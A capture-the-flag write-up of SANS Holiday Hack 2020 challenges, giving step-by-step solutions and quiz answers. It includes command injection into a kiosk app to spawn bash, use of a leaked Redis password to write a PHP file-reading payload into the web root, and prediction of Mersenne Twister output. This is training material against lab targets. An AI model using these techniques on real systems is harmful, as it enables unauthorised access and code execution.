- Jack should have just been nice instead of trying to hack the naughty/nice blockchain.
- With PDF documents, there is definitely more than what meets the eye.
- Make sure you're a hundred percent confident you can recreate current state before you move on to make changes and create a new state that shows some differences and not others. For example, an non-changing MD5 hash and a changing SHA256 hash.
- I have a much better sense of how block chains work now as a result of this objective!

## **Narrative**

KringleCon back at the castle, set the stage...
But it's under construction like my GeoCities page.

Feel I need a passport exploring on this platform - Got half floors with back doors provided that you hack more!

Heading toward the light, unexpected what you see next: An alternate reality, the vision that it reflects.

Mental buffer's overflowing like a fast food drive-thru trash can. Who and why did someone else impersonate the big man?

You're grepping through your brain for the portrait's "JFS" "Jack Frost: Santa," he's the villain who had triggered all this mess!

Then it hits you like a chimney when you hear what he ain't saying: Pushing hard through land disputes, tryin' to stop all Santa's sleighing.

All the rotting, plotting, low conniving streaming from that skull. Holiday Hackers, they're no slackers, returned Jack a big, old null!



# **Challenges**

### **Snowball Fight (Tangle Coalbox)**

- Step 1: Watch Tom Liston's talk.
- Step 2: Clone Liston's mt19937 GitHub repository. Review/run the code.
- Step 3: Clone this repo: git@github.com:kmyk/mersenne-twister-predictor.git
- Step 4: Open Chrome and go into developer mode.
- Step 5: Notice the list of 624 seeds with a note at the bottom about the next seed being 'perfect'
- Step 6: Put this list of seeds into a file and run mersenne-twister-predictor on it.
- Step 7: Take the first seed value generated/predicted and put it in 'easy mode'
  - At the same time start up the 'Impossible' level in the Holiday Hack terminal.
- Step 8: Transfer only 'hits' from easy mode over to impossible mode in terminal. Since they have the same seed then the 'hit's will be the same. This will allow you to make sure every shot in the impossible mode is successful.

### **Scapy Prepper (Alabaster Snowball)**

#### **COMPLETED TASK #1:**

Answer: task.submit('start')

#### **COMPLETED TASK #2:**

Answer: task.submit(send)

#### **COMPLETED TASK #3:**

Answer: task.submit(sniff)

#### **COMPLETED TASK #4:**

- 1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
- 2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
- 3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

Answer: task.submit('1')

#### **COMPLETED TASK #5:**

Answer: task.submit(rdpcap)

#### **COMPLETED TASK #6:**

- UDP\_PACKETS.print()
- 2. UDP\_PACKETS.show()
- 3. UDP\_PACKETS.list()

Answer: task.submit('2')

#### **COMPLETED TASK #7:**

Answer: task.submit(UDP\_PACKETS[0])

#### **COMPLETED TASK #8:**

#### Answer:

- pkt=TCP\_PACKETS[1]
- task.submit(pkt[TCP])

#### **COMPLETED TASK #9:**

#### Answer:

- pkt=UDP\_PACKETS[0]
- pkt[IP].src='127.0.0.1'
- task.submit(pkt)

#### **COMPLETED TASK #10:**

#### Answer:

- TCP\_PACKETS[6][Raw].load
- task.submit('echo.r.n') (had to change backslashes to periods my PDF renderer didn't like 'em)

#### **COMPLETED TASK #11:**

#### Answer:

task.submit(ICMP\_PACKETS[1][ICMP].chksum)

#### **COMPLETED TASK #12:**

- 1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
- 2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
- 3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

Answer: task.submit('3')

#### **COMPLETED TASK #13:**

#### Answer:

- pkt = IP(dst="127.127.127.127")/UDP(dport=5000)
- task.submit(pkt)

#### **COMPLETED TASK #14:**

#### Answer:

- pkt = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(gname="elveslove.santa"))
- task.submit(pkt)

#### **COMPLETED TASK #15:**

#### Answer:

- pkt = ARP\_PACKETS[1][ARP]
- pkt.op=2
- pkt.hwsrc='00:13:46:0b:22:ba'
- pkt.hwdst='00:16:ce:6e:8b:24'
- task.submit(ARP\_PACKETS)

### **Kringle Kiosk (Shinny Upatree)**

- Determined through errors that the application was "cowsay".
- Used command injection with "&&" to add another command to the end which was "bin/bash"

### **Unescape Tmux (Pepper Minstix)**

• Used "tmux a" to attach the available tmux session

### **Linux Primer (Sugarplum Mary)**

```
Entered "yes" to begin
"ls"
"cat munchkin*"
"rm mun*"
"pwd"
"ls -al"
"history | grep mun"
"env"
"cd workshop"
"chmod +x ./lollipop_engine"
"mv /home/elf/workshop/electrical/blown_fuse0 /home/elf/workshop/electrical/fuse0"
"ln -s fuse0 fuse1"
"cp fuse1 fuse2"
"echo "MUNCHKIN_REPELLENT" >> fuse2"
"git status"
"find /opt/munchkin_den -user munchkin"
"find /opt/munchkin_den -size +108k -size -110k"
"ps aux"
"netstat --listen"
"curl localhost:54321"
"pkill 14516 munchkin"
```

### **Redis Bug Hunt (Holly Evergreen)**

```
• Step 1: "curl http://localhost/maintenance.php"
```

• Step 2: Notice this error output

```
ERROR: 'cmd' argument required (use commas to separate commands); eg:
curl http://localhost/maintenance.php?cmd=help
curl http://localhost/maintenance.php?cmd=mget,example1
```

- Step 3: "curl http://localhost/maintenance.php?cmd=config,get,\*"
- Step 4: Notice this in the output:

```
dbfilename
dump.rdb
requirepass
R3disp@ss
masterauth
```

- Step 5: "redis-cli"
- Step 6: AUTH R3disp@ss

• Step 7: Get php to show the contents of index.php by inserting into a key value.

```
127.0.0.1:6379> auth R3disp@ss
0K
127.0.0.1:6379> get test
"foo"
127.0.0.1:6379> config set dir /var/www/html
0K
127.0.0.1:6379> get dir
"/var/www/html"
127.0.0.1:6379> get dbfilename
(nil)
127.0.0.1:6379> set test "<?php $homepage = file_get_contents('index.php'); echo $hom
Invalid argument(s)
127.0.0.1:6379> set test "<?php $homepage = file_get_contents('index.php'); echo $hom
0K
127.0.0.1:6379> get test
"<?php $homepage = file_get_contents('index.php'); echo $homepage; ?>"
127.0.0.1:6379> save
0K
127.0.0.1:6379> exit
player@b71845abd4ae:~$ curl http://localhost/maintenance.php --output file
           % Received % Xferd Average Speed
                                             Time
                                                    Time
                                                            Time Current
                              Dload Upload
                                             Total
                                                              Left Speed
                                                     Spent
100
               700
                              341k
                                        0 --:--:- 341k
     700 100
                           0
player@b71845abd4ae:~$ ls
file maintenance.php
player@b71845abd4ae:~$ cat file
# We found the bug!!
#
#
          \ /
          .\-/.
      /\ () ()
#
       \/~--~\.-~^-.
#
  .-~^-./
#
      {
                } \
     .-~\
#
       \ A / \
#
         \/ \/
#
#
```

### **Speaker UNPrep (Bushy Evergreen)**

#### Part 1: Open the Door

- Step 1: Ran "strings door"
- Step 2: Observed this output:

```
(bytes Overflowextern "NulErrorBox<Any>thread 'expected, found Door opened! That would have opened the door!
```

Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheDeBeep boop invalid password

• Step 3: entered the password after being prompted when running the "door" binary

#### Part 2: Turn on the Lights

Step 1: "cd lab"

Checking.....

- Step 2: view "lights.conf" (this is where the username and password is)
- Step 3: run "./lights" and notice that 'select fields are decrypted'
  - Make note of hint from Bushy, which asks 'what if we use an encrypted username'
- Step 4: Replace username with encrypted password.

That would have turned on the lights!

• Step 5: Run application again. Get the following result:

```
elf@59a34b8b05b2 ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? > Computer-TurnLightsOn
```

If you've figured out the real password, be sure you run /home/elf/lights

- Step 6: Notice that the password/username was decrypted! —> "Computer-TurnLightsOn"
- Step 7: Enter this password in the real "lights" binary prompt when you run it.

#### **Part 3: Vending Machine**

- Step 1: Rename config file.
- Step 2: Try the vending machine binary int the lab and enter a new password:

```
encrypts to "LVEdQPpBwr" ----> "CandyCane-" was what I found through t
"CandyCane-"
"AAAAAAAAAAA"
                encrypts to "XiGRehmwXiGR"
"BBBBBBBBBBBB"
                encrypts to "DqTpKv7fDqTp"
                encrypts to "Lbn3UP9WLbn3"
"CCCCCCCCCCC"
"ABCABCABCABC"
                encrypts to "XqnRKPmfLiT3"
"DDDDDDDDDDD"
                encrypts to "yv09iu8Qyv0"
"EEEEEEEEEEE"
                encrypts to "hxkr3zCnhxkr"
"hhhhhhhhhhhh"
                encrypts to "nnUgokAhnnUg"
"aaaaaaaaaaaa"
                encrypts to "9Vbtacpg9Vbt"
"nnnnnnnnnnn"
                encrypts to "bhE62XDBbhE6"
"ddddddddddd" encrypts to "ORLdlwWbORLdl"
                encrypts to "iL5JQAMUiL5J"
"ууууууууууу"
"eeeeeeeeeee"
                encrypts to "wcZQAYuewcZQ"
```

• Step 3: I tried nearly everything but apparently skipped "CandyCane1". Wow, that was an ordeal!

### 33.6kbps (Fitzy Shortstack)

- Step 1: Dial the number -> 756-8347
- Step 2: Use the following sequence
  - baa DEE brr
  - aaah
  - WEWEWwrwrrwrr
  - beDURRdunditty
  - SCHHRRHHRTHRTR
- Step 3: Got hint to talk to Shinny Upatree (to steal his tag ID):)

### **CAN-Bus Investigation (Wunorse Openslae)**

```
• Step 1: "awk '/19B/' candump.log
```

- Step 2: Read through list of results
- Step 3: Start from the bottom and work my way up until getting right time stamp. :)

```
elf@d08e90349b0f:~$ awk '/19B/' candump.log
(1608926661.626380) vcan0 244#000000019B
(1608926662.390980) vcan0 244#000000019B
(1608926664.626448) vcan0 19B#00000000000
```

(1608926667.837300) vcan0 244#00000019BE
(1608926671.122520) vcan0 19B#00000F000000
(1608926673.157900) vcan0 244#00000019BE
(1608926674.092148) vcan0 19B#00000000000
elf@d08e90349b0f:~\$ ./runtoanswer
There are two LOCK codes and one UNLOCK code in the log. What is the decimal portion of (e.g., if the timestamp of the UNLOCK were 1608926672.391456, you would enter 391456. > 092148
Your answer: 092148

Checking....
Sorry, that answer is incorrect. Please try again!
elf@d08e90349b0f:~\$ ./runtoanswer
There are two LOCK codes and one UNLOCK code in the log. What is the decimal portion of

(e.g., if the timestamp of the UNLOCK were 1608926672.391456, you would enter 391456.

Your answer: 122520

Checking....

> 122520

Your answer is correct!